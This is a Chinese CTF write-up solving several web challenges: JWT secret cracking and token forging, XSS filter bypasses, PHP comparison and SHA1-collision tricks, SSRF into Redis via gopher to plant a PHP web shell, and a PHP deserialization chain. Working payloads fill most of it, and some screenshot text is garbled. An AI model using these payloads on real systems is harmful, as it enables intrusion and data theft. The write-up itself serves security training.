
login

给你真账号吧:)

username: liubo

password: renminyishujia

那么使用他给的账号密码登录吧，发现请求头多了JWT



拿去解密发现为HS256加密

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW11IjoieMjAyMSIsIm5hbWUiOiJmYWt1X2FkbWluIn0.rc1ssTrPKaSGoIPJZ0RxlIb1h_DDTtxzHQIQ0V1bj7g
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "time": "2021",
  "name": "fake_admin"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
)  secret base64 encoded
```

需要知道密钥，那么盲猜弱密码，使用c-jwt-cracker进行爆破

```
root@kali:~/下载/CTF/c-jwt-cracker# ./jwtcrack eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW11IjoieMjAyMSIsIm5hbWUiOiJmYWt1X2FkbWluIn0.rc1ssTrPKaSGoIPJZ0RxlIb1h_DDTtxzHQIQ0V1bj7g
```

```
CJ9.eyJ0aW1lIjoiMjAyMSIsIm5hbWUiOiJmYWtlX2FkbWluIn0.rc1ssTrPKaSGoIPJZ0RxKIb1h_DD
TtxzHQIQ0Vlbj7g
Secret is "1234"
root@kali:~/下载/CTF/c-jwt-cracker#
```

得到密钥1234，那么修改好数据重新访问

<pre>eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lIjoiMjAyMSIsIm5hbWUiOiJhZG1pbj9.WInN2vLaV6NMMsfu-6-foU0Z8trV9L12RsZ_gGd8Idk</pre>	<table border="1"> <tr> <td><b>HEADER: ALGORITHM &amp; TOKEN TYPE</b></td> </tr> <tr> <td><pre>{   "alg": "HS256",   "typ": "JWT" }</pre></td> </tr> <tr> <td><b>PAYLOAD: DATA</b></td> </tr> <tr> <td><pre>{   "time": "2019",   "name": "admin" }</pre></td> </tr> <tr> <td><b>VERIFY SIGNATURE</b></td> </tr> <tr> <td> <pre>HMACSHA256(   base64UrlEncode(header) + "." +   base64UrlEncode(payload),   <input type="text" value="1234"/> ) <input type="checkbox"/> secret base64 encoded</pre> </td> </tr> </table>	<b>HEADER: ALGORITHM &amp; TOKEN TYPE</b>	<pre>{   "alg": "HS256",   "typ": "JWT" }</pre>	<b>PAYLOAD: DATA</b>	<pre>{   "time": "2019",   "name": "admin" }</pre>	<b>VERIFY SIGNATURE</b>	<pre>HMACSHA256(   base64UrlEncode(header) + "." +   base64UrlEncode(payload),   <input type="text" value="1234"/> ) <input type="checkbox"/> secret base64 encoded</pre>
<b>HEADER: ALGORITHM &amp; TOKEN TYPE</b>							
<pre>{   "alg": "HS256",   "typ": "JWT" }</pre>							
<b>PAYLOAD: DATA</b>							
<pre>{   "time": "2019",   "name": "admin" }</pre>							
<b>VERIFY SIGNATURE</b>							
<pre>HMACSHA256(   base64UrlEncode(header) + "." +   base64UrlEncode(payload),   <input type="text" value="1234"/> ) <input type="checkbox"/> secret base64 encoded</pre>							

这里我使用postman进行访问，也可以抓包增加JWT头进行访问

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0aW1lIjoiMjAyMSIsIm5hbWUiOiJhZG1pbj9.WInN2vLaV6NMMsfu-6-foU0Z8trV9L12RsZ\_gGd8Idk

http://106.55.154.252:2019/check.php Save

POST http://106.55.154.252:2019/check.php

Params Authorization Headers (10) Body ● Pre-request Script Tests Settings

<input checked="" type="checkbox"/>	Content-Length	<calculated when request is sent>	
<input checked="" type="checkbox"/>	Host	<calculated when request is sent>	
<input checked="" type="checkbox"/>	User-Agent	PostmanRuntime/7.28.4	
<input checked="" type="checkbox"/>	Accept	*/*	
<input checked="" type="checkbox"/>	Accept-Encoding	gzip, deflate, br	
<input checked="" type="checkbox"/>	Connection	keep-alive	
<input checked="" type="checkbox"/>	JWT	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ...	
	Key	Value	Description

Body Cookies Headers (7) Test Results 200 OK 81 ms 283 B

Pretty Raw Preview Visualize HTML ⌵ ☰

```
1 ffffffffffffffffffffffffffffffffffffflaggggu9821347981.php
```

访问得到flag

← → ↻ 🏠 106.55.154.252:2019/fffffffffffffffffffffffffffffffffffflaggggu9821347981.php

📁 考试 📁 ctf 📺 在线动画 动漫下载 - ... 📺 哔哩哔哩 (゜-゜)つロ ... 📺 bmth 📺 CSDN - 专业开发者社... 📺 白马探花666 - 博客园 🔒



SYC{X1a0\_Ch0u\_hello\_Why\_S0\_Ser10us} ! ! !

## babyxss

```
<script>
function check(input){input = input.replace(/alert/, '');return '<script>console.log(""+input+"");</script>';}
</script>
```

发现存在过滤字符 `alert`，会将字符置空，那么直接双写绕过，还有绕过技巧：

```
</script><script>alalsertert(1)</script>
</script><svg/onload=setTimeout('ale'+rt(1)',0)>
</script><script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>
```

## Syclover alert(1) to win baby version

**Problem** (变量 `input` 是你的输入)

```
<script>
function check(input){input = input.replace(/alert/, '');return '<script>console.log(""+input+"");</script>';}
</script>
```

**Your input**

```
</script><script>alalsertert(1)</script>
```

Server response: `Syc{W4lc0me_t0_the_w0rld_of_x3s.}!`

**Console output**

Empty...

## Baby\_PHP\_Black\_Magic\_Enlightenment

给出了源码：

```
<?php
echo "PHP is the best Language <br/>";
echo "Have you ever heard about PHP Black Magic<br/>";
error_reporting(0);
$temp = $_GET['password'];
is_numeric($temp)?die("no way"):NULL;
if($temp>9999){
    echo file_get_contents('./2.php');
    echo "How's that possible";
}
highlight_file(__FILE__);
//Art is Long, but Life is short. So I use PHP.
//I think It`s So useful that DiaoRen Said;
//why not they use their vps !!!
//BBTZ Le jiarenmen
?>
```

发现判断 `is_numeric($temp)` 和 `$temp>9999`，要是temp不是数字但是大于9999，很明显弱比较

`?password=10000a`

```
view-source:http://tc.rigelx.top:8003/?password=10000a
1 PHP is the best Language <br/>Have you ever heard about PHP Black Magic<br/><?php
2 $next_chanllge='baby_magic.php'
3 // view-source is a good habit
4 ?>How's that possible<code><span style="color: #000000">
5 <span style="color: #0000BB">&lt;&gt;?php
6 <br /></span><span style="color: #007700">echo&nbsp;&nbsp;&nbsp;</span><span style="color: #DD0000">"PHP&nbsp;&nbsp;&
7 <br />echo&nbsp;&nbsp;&nbsp;</span><span style="color: #DD0000">"Have&nbsp;&nbsp;&nbsp;you&nbsp;&nbsp;&nbsp;ever&nbsp;&nbsp;&nbsp;heard&nbsp;&nbsp;&nbsp;about&
8 <br /></span><span style="color: #0000BB">error_reporting</span><span style="color: #007700"></sp
9 <br /></span><span style="color: #0000BB">$temp&nbsp;&nbsp;&nbsp;</span><span style="color: #007700">=&nbsp;&nbsp;&nbsp;</
10 <br /></span><span style="color: #0000BB">is_numeric</span><span style="color: #007700"></span><s
11 <br />if(</span><span style="color: #0000BB">$temp</span><span style="color: #007700">&gt;</span><
12 <br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
13 <br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
14 <br />}&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
15 <br /></span><span style="color: #0000BB">highlight_file</span><span style="color: #007700"></spa
16 <br /></span><span style="color: #FF8000">//Art&nbsp;&nbsp;&nbsp;is&nbsp;&nbsp;&nbsp;long,&nbsp;&nbsp;&nbsp;but&nbsp;&nbsp;&nbsp;life&nbsp;&nbsp;&nbsp;is&nbsp;&nbsp;&nbsp;
17 <br />///I&nbsp;&nbsp;&nbsp;think&nbsp;&nbsp;&nbsp;It`'s&nbsp;&nbsp;&nbsp;So&nbsp;&nbsp;&nbsp;useful&nbsp;&nbsp;&nbsp;that&nbsp;&nbsp;&nbsp;DiaoRen&nbsp;&nbsp;&nbsp;Said;
18 <br />///why&nbsp;&nbsp;&nbsp;not&nbsp;&nbsp;&nbsp;they&nbsp;&nbsp;&nbsp;use&nbsp;&nbsp;&nbsp;their&nbsp;&nbsp;&nbsp;vps&nbsp;&nbsp;&nbsp;!!!
19 <br />///BBTZ&nbsp;&nbsp;&nbsp;le&nbsp;&nbsp;&nbsp;jiarenmen
20 <br />
21 <br /></span><span style="color: #0000BB">?&gt;</span>
22 </span>
23 </code>
```

得到baby\_magic.php，进入下一关

```
<?php
error_reporting(0);

$flag=getenv('flag');
if (isset($_GET['user']) and isset($_GET['pass']))
{
    if ($_GET['user'] == $_GET['pass'])
        echo 'no no no no way for you to do so.';
    else if (sha1($_GET['user']) === sha1($_GET['pass']))
        die('G1ve u the flag'.$flag);
    else
        echo 'not right';
}
else
    echo 'Just glve it a try.';
highlight_file(__FILE__);
?>
```

很明显sha1的数组绕过，直接传入数组就可以了 `?user[]=1&pass[]=2`



## G1ve u the flagbaby\_revenge.php

baby\_revenge.php，进入下一关发现：

```
<?php
error_reporting(0);

$flag=getenv('flflag');
if (isset($_GET['user']) and isset($_GET['pass']))
{
    if ($_GET['user'] == $_GET['pass'])
        echo 'no no no no way for you to do so.';
    else if(is_array($_GET['user']) || is_array($_GET['pass']))
        die('There is no way you can sneak me, young man!');
    else if (sha1($_GET['user']) === sha1($_GET['pass'])) {
        echo "Hanzo:It is impossible only the tribe of Shimada can controlle the dragon<br/>";
        die('Genji:We will see again Hanzo'.$flag.'<br/>');
    }
    else
        echo 'Wrong!';
}
else
    echo 'Just G1ve it a try.';
highlight_file(__FILE__);
?>
```

过滤了数组，那么需要sha1碰撞了，正好有一篇文章：[关于SHA1碰撞——比较两个binary的不同之处](#)

```
?user=%25PDF-1.3%0A%25E2%E3%CF%B3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0AFFFD8FFFE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%7F%8K%8CLy%1F%0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%1S%0A%FE%DF%B7%608%9rr/%E7%ADr%8F%0EI%04%0F%0C%20W%0F%0E%9D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%AC5%14%E7M%DC%0F%2C%1%A8t%CD%0C%0Z%21Vda%097%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1&pass=%25PDF-1.3%0A%25E2%E3%CF%B3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0AFFFD8FFFE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%9CAg%CC%A8%7F%8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5DFE%10%26%FE%DF%B3%DC%8E9j%2/%E7%BDr%8F%0EE%BC%0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31FE%A4%807%B8%B5%D7%1F%0E3.%DF%93%AC5%00%EBM%DC%0D%EC%1%A8dy%0C%2Cv%21V%60DD%097%91%D0k%D0%AF%3F%98%CD%A4BCF%29%B1
```



Hanzo:It is impossible only the tribe of Shimada can control the dragon  
Genji:We will see again Hanzo here\_s\_the\_flag.php

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

```
%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly?%26%FE%DF%B3%DC8%E9j%C2/%E7%BDr%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31% %EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1
```

得到here\_s\_the\_flag.php，最后一关

```
<?php
$flag=getenv('f11111111lag');
if(strstr("Longlone",$_GET['id'])) {
    echo("no no no!<br>");
    exit();
}

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "Longlone")
{
    echo "flag: $flag";
}
highlight_file(__FILE__);
?>
```

由于urldecode会解码一次，GET传参会解码一次，那么将 Longlone url编码两次就可以绕过了

```
?id=%254c%256f%256e%2567%256c%256f%256e%2565
```



```
flag: flag(PHP_1s_fu1king_awesome) <?php
$flag=getenv('fllllllllllag');
if(strstr("Longlone",$_GET['id'])) {
    echo("no no no!<br>");
    exit();
}

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "Longlone")
{

    echo "flag: $flag";
}
highlight_file(__FILE__);
?>
```

## givemeyourlove

手把手带你用 SSRF 打穿内网

访问发现，并且给出了一串数字123123

```
<?php
// I hear her Lucky number is 123123
highlight_file(__FILE__);
$ch = curl_init();
$url=$_GET['url'];
if(preg_match("/^https|dict|file:/is",$url))
{
    echo 'NO NO HACKING!!';
    die();
}
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
?>
```

题目提示redis，那么肯定是ssrf打redis了，由于存在密码，使用gopher-redis-auth

```
E:\ctf\渗透\Redis\gopher-redis-auth-master>python2 gopher-redis-auth.py

Modified: $LS95$

Ready To get SHELL

What do you want?? (ReverseShell/PHPShell): PHPShell

Give web root location of server (default is /var/www/html):
Give PHP Payload (We have default PHP Shell):

Give your redis auth password (default is None): 123123
default shell: <?php system($_GET['cmd']); ?>

Your gopher link is Ready to get PHP Shell:

gopher://127.0.0.1:6379/_%2A%2D%2A244%2D%2AAUTH%2D%2A%246%2D%2A123123%2D%2A%2A1%2D%2A%248%2D%2Aflushall%2D%2A%2A3%2D%2A%243%2D%2Aaset%2D%2A%241%2D%2A%2434%2D%2A%2434%2D%2A%2434%2D%2A%2434%2D%2A%253C%253Fphp%20system%28%24_GET%255B%27cmd%27%25D%29%253B%20%253F%253E%2D%2A%24%2D%2A%246%2D%2Aconfig%2D%2A%243%2D%2Aaset%2D%2A%243%2D%2A%2413%2D%2A/var/www/html%2D%2A%244%2D%2A%246%2D%2Aconfig%2D%2A%243%2D%2Aaset%2D%2A%2410%2D%2Adbfilename%2D%2A%249%2D%2Ashell.php%2D%2A%2A1%2D%2A%244%2D%2Asave%2D%2A%2A

When it's done you can get PHP Shell in /shell.php

-----Modified-by-LS95-----

E:\ctf\渗透\Redis\gopher-redis-auth-master>
```

由于是GET传参，将生成的payload url编码一次得到：

```
gopher%3A%2F%2F127.0.0.1%3A6379%2F_%252A%252D%252A%25244%252D%252AAUTH%252D%252A%25246%252D%252A123123%252D%252A%252A1%252D%252A%25248%252D%252Aflushall%252D%252A%252A3%252D%252A%25243%252D%252Aaset%252D%252A%25241%252D%252A%252434%252D%252A%252A%252A%253C%253Fphp%2520system%2528%2524_GET%255B%2527cmd%2527%255D%2529%253B%2520%253F%253E%252D%252A%2524%252D%252A%25246%252D%252Aconfig%252D%252A%25243%252D%252Aaset%252D%252A%25243%252D%252A%252413%252D%252A%2Fvar%2Fwww%2Fhtml%252D%252A%252A4%252D%252A%25246%252D%252Aconfig%252D%252A%25243%252D%252Aaset%252D%252A%252410%252D%252Adbfilename%252D%252A%25249%252D%252Ashell.php%252D%252A%252A1%252D%252A%25244%252D%252Asave%252D%252A%252A
```

传入发现成功写入shell，最后读取flag即可

```
1.14.71.112:44423/?url=http://127.0.0.1/shell.php?cmd=cat$(IFS)/flag

<?php
// I hear her lucky number is 123123
highlight_file(__FILE__);
$ch = curl_init();
$url=$_GET['url'];
if(preg_match("/^https|dict|file:/is",$url))
{
    echo 'NO NO HACKING!!!';
    die();
}
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
?>
REDIS0007ú redis-ver3.2.11ú redis-bitsÀ@úctimeÂGLtaused-memÂ0ÀpüÀ" SYC {ygtq_w@nt_a_glrflr1ed} ý©y!SDi
```

```
<?php

class fxxk{
    public $par0;
    public $par1;
    public $par2;
    public $par3;
    public $kelasi;

    public function __construct($par0,$par1,$par2,$par3){
        $this -> par0 = $par0;
        $this -> par1 = $par1;
        $this -> par2 = $par2;
        $this -> par3 = $par3;
    }
    public function newOne(){
        $this -> kelasi = new $this -> par0($this -> par1,$this -> par2);
    }

    public function wuhu(){
        echo('syclover    !'.$this -> kelasi.'    yyds');
    }

    public function qifei(){
        //$ser = serialize($this -> kelasi);
        //$unser = unserialize($ser);
        $this -> kelasi -> juts_a_function();
    }

    public function __destruct(){
        if(!empty($this -> par0) && (isset($this -> par1) || isset($this -> par2))){
            $this -> newOne();
            if($this -> par3 == 'unser'){
                $this -> qifei();
            }
            else{
                $this -> wuhu();
            }
        }
    }

    public function __wakeup(){
        @include_once($this -> par2.'hint.php');
    }
}

highlight_file(__FILE__);
$hack = $_GET['hack'];
unserialize($hack);
```

调用了之前学过的原生态一起出的一个题，参考文章：[PHP 原生类的利用小结](#)

首先先读取一下hint.php:

```
$a= new fxxk();
$a->par2 = 'php://filter/convert.base64-encode/resource=';
$b = serialize($a);
echo(urlencode($b));
```

明文:

```
<?php
```

```
$hint = '向管理员的页面post一个参数message(告诉他, "iwantflag") 和  
另一个参数 url (它会向这个url发送一个flag);  
$hint := "管理员的页面在当前目录下一个特殊文件夹里";  
$hint := '但是我不知道 (你也猜不到的) 文件夹名称和管理员页面的名  
称, 更坏的消息是只能从127.0.0.1去访问, 你能想个办法去看看 (别扫  
不出来!!!)';
```

BASE64编码 >

< BASE64解码

BASE64:

```
PD9waHANCg0KJGhpbnQgPSAn5ZCR566h55CG5ZGY55qE6aG16Z  
2icG9zdOS4gOS4quWPguaVsG1c3NhZ2Uo5ZGK6K+J5LuW77yMlml  
3YW50ZmxhZyplOWSjCDIj6bkulDkuKrij4LmlbAgdXJs77yI5a6D5Lya5  
ZCR6L+Z5LiqdXJs5Y+R6YCB5LiA5LiqZmxhZyc7DQokaGludCAuPSA  
n566h55CG5ZGY55qE6aG16Z2i5Zyo5b2T5YmN55uu5b2V5LiL5LiA5  
Liq54m55q6K5paH5Lu25a5S6YeMjzsNCiRoaW50iC49iCfkvYbmmK/  
miJHkul3nn6XpgZPvvljkvaDkuZ  
/njJzku3liLDnmoTvvInmlOfku7bipLnkl3np7DlkoznrqHnklblkJpobXpna  
LnmoTlkl3np7Dvvlzmm7TlnY/nmoTmtojmga  
/mmK/lj6rog73ku44xMjcuMC4wLjHljrvorr  
/pl67vvlzkvaDog73mg7PkuKrip7ms5XlrvnnlvnnlvvvljiiKvmiasg5omr5L  
iN5Ye65p2IISEhKSc7
```

使用GlobIterator类读取一下目录文件

```
$a= new fxxk();  
$a->par0 = 'GlobIterator';  
$a->par1 = 'glob:/*';  
$b = serialize($a);  
echo(urlencode($b));
```

```
?hack=0%3A4%3A"fxxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%3A"GlobIterator"%3Bs%3A4%3A"par1"%3Bs%3A8%3A"glob%3A%2F%2F*"  
%3Bs%3A4%3A"par2"%3BN%3Bs%3A4%3A"par3"%3BN%3Bs%3A6%3A"kelasi"%3BN%3B}
```

```
ctf.rigelx.top/unserbucket/?hack=O%3A4%3A"fxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%
$this -> par1 = $par1;
$this -> par2 = $par2;
$this -> par3 = $par3;
}
public function newOne(){
$this -> kelasi = new $this -> par0($this -> par1,$this -> par2);
}

public function wuhu(){
echo('syclover !'.$this -> kelasi.' yyds');
}

public function qifei(){
//$ser = serialize($this -> kelasi);
//$unser = unserialize($ser);
$this -> kelasi -> juts_a_function();
}

public function __destruct(){
if(!empty($this -> par0) && (isset($this -> par1) || isset($this -> par2))){
$this -> newOne();
if($this -> par3 == 'unser'){
$this -> qifei();
}
else{
$this -> wuhu();
}
}
}

public function __wakeup(){
@include_once($this -> par2.'hint.php');
}
}
highlight_file(__FILE__);
$hack = $_GET['hack'];
unserialize($hack); syclover !aaaaaaaaafxadwagaefae yyds
```

得到目录aaaaaaaaafxadwagaefae

接着往下翻发现

```
$a= new fxxk();
$a->par0 = 'GlobIterator';
$a->par1 = 'glob://aaaaaaaaafxadwagaefae/*';
$b = serialize($a);
echo(urlencode($b));
```

?hack=O%3A4%3A"fxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%3A"GlobIterator"%3Bs%3A4%3A"par1"%3Bs%3A32%3A"glob%3A%2F%2Fa  
aaaaaaaaafxadwagaefae%2F\*"%3Bs%3A4%3A"par2"%3BN%3Bs%3A4%3A"par3"%3BN%3Bs%3A6%3A"kelasi"%3BN%3B}

```
ctf.rigelx.top/unserbucket/?hack=O%3A4%3A"fxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A12%
$tnis -> par1 = $par1;
$this -> par2 = $par2;
$this -> par3 = $par3;
}
public function newOne(){
    $this -> kelasi = new $this -> par0($this -> par1,$this -> par2);
}

public function wuhu(){
    echo('syclover      !'.$this -> kelasi.'      yyds');
}

public function qifei(){
    //$ser = serialize($this -> kelasi);
    //$unser = unserialize($ser);
    $this -> kelasi -> juts_a_function();
}

public function __destruct(){
    if(!empty($this -> par0) && (isset($this -> par1) || isset($this -> par2))){
        $this -> newOne();
        if($this -> par3 == 'unser'){
            $this -> qifei();
        }
        else{
            $this -> wuhu();
        }
    }
}

public function __wakeup(){
    @include_once($this -> par2.'hint.php');
}
}
highlight_file(__FILE__);
$hack = $_GET['hack'];
unserialize($hack); syclover !UcantGuess.php yyds
```

## 非预期

那么需要使用SplFileObject读取了，这里可以使用php伪协议进行base64加密

```
$a= new fxxk();
$a->par0 = 'SplFileObject';
$a->par1 = 'php://filter/convert.base64-encode/resource=aaaaaaaaaafxadwagaefae/UcantGuess.php';
$a->par2 = 'rb';
$b = serialize($a);
echo(urLEncoder($b));
```

```
O%3A4%3A"fxk"%3A5%3A{s%3A4%3A"par0"%3Bs%3A13%3A"SplFileObject"%3Bs%3A4%3A"par1"%3Bs%3A82%3A"php%3A%2F%2Ffilter%
2Fconvert.base64-encode%2Fresource%3Daaaaaaaaaafxadwagaefae%2FUcantGuess.php"%3Bs%3A4%3A"par2"%3Bs%3A2%3A"rb"%3
Bs%3A4%3A"par3"%3BN%3Bs%3A6%3A"kelasi"%3BN%3B}
```

```
ctf.rigelx.top/unserbucket/?hack=O%3A4%3A"foxx"%3A5%3A{s%3A4%3A"par0"%3Bs%3A13%
}
$this -> kelasi = new $this -> par0($this -> par1,$this -> par2);

public function wuhu(){
    echo("sylover   '!. $this -> kelasi.'          yyds");
}

public function qifei(){
    // $ser = serialize($this -> kelasi);
    // $unser = unserialize($ser);
    $this -> kelasi -> juts_a_function();
}

public function __destruct(){
    if(!empty($this -> par0) && (isset($this -> par1) || isset($this -> par2))){
        $this -> newOne();
        if($this -> par3 == 'unser'){
            $this -> qifei();
        }
        else{
            $this -> wuhu();
        }
    }
}

public function __wakeup(){
    @include_once($this -> par2.'hint.php');
}
}
highlight_file(__FILE__);
$hack = $_GET["hack"];
unserialize($hack); sylover
IPD9waHANCg0KJGNSx2lwlD0gJf9TRVJWRVJbJ0hUVFbFQ0xJRU5UX0lQJ107DQokEGZmX2lwlD0gJf9TRVJWRVJbJ0hUVFbFwF9GT1JXQVJERURfRk9SJ107DQokZmxhZyA9lCdTWUN7VW5zZXlYwWxw
/Pz8/PypcOw0KfQ0KZWxzZXSNCiAgICBIY2hvKCdqdXN0X2Zvcl9tZScpOw0KfQ0KDQppZigkX1NFUIZFUlsnUkVNT1RFx0FERFlnXSA9PT0GJzEyNy4wLjAuMScpew0KICAgIGlmKCRfUE9TVFsnbWVzc2FnZS
yyds
```

直接可以获取源码了，得到flag

加密/解密    图片/DASDEC04转码

<p>明文:</p> <pre>&lt;?php  \$cl_ip = \$_SERVER['HTTP_CLIENT_IP']; \$xff_ip = \$_SERVER['HTTP_X_FORWARDED_FOR']; \$flag = 'SYC{Unser1al1z3_is_so_foxx}'; if((!empty(\$cl_ip)  !empty(\$xff_ip)){     echo("just_this?????????"); } else{     echo("just_for_me"); }  if(\$_SERVER['REMOTE_ADDR'] === '127.0.0.1'){     if(\$_POST['message'] === 'iwantflag' &amp;&amp; isset(\$_POST['url'])){         #echo(\$flag);         file_get_contents(\$_POST['url'].'?flag='.\$flag);     } } }</pre>	<p><a href="#">BASE64编码</a></p> <p><a href="#">BASE64解码</a></p>	<p>BASE64:</p> <pre>PD9waHANCg0KJGNSx2lwlD0gJf9TRVJWRVJbJ0hUVFbFQ0xJRU5UX0lQJ107DQokeGZmX2lwlD0gJf9TRVJWRVJbJ0hUVFbFwF9GT1JXQVJERURfRk9SJ107DQokZmxhZyA9lCdTWUN7VW5zZXlYwWxwXejNfaXNfc29fZnh4a30nOw0KaWY0KCFIbXB0eSgkY2xfaXApfHwhZW1w dHkoJHhmZl9pcCkpKXsNCiAgICBIY2hvKCdqdXN0X3RoaXM/Pz8/Pz8/PypcOw0KfQ0KZWxzZXSNCiAgICBIY2hvKCdqdXN0X2Zvcl9tZScpOw0KfQ0KDQppZigkX1NFUIZFUlsnUkVNT1RFx0FERFlnXSA9PT0GJzEyNy4wLjAuMScpew0KICAgIGlmKCRfUE9TVFsnbWVzc2FnZSddlD09PSAnaXdhbnRmbGFnJyAmJiBpc3NldCgkX1BPu1RbJ3VybdCddK 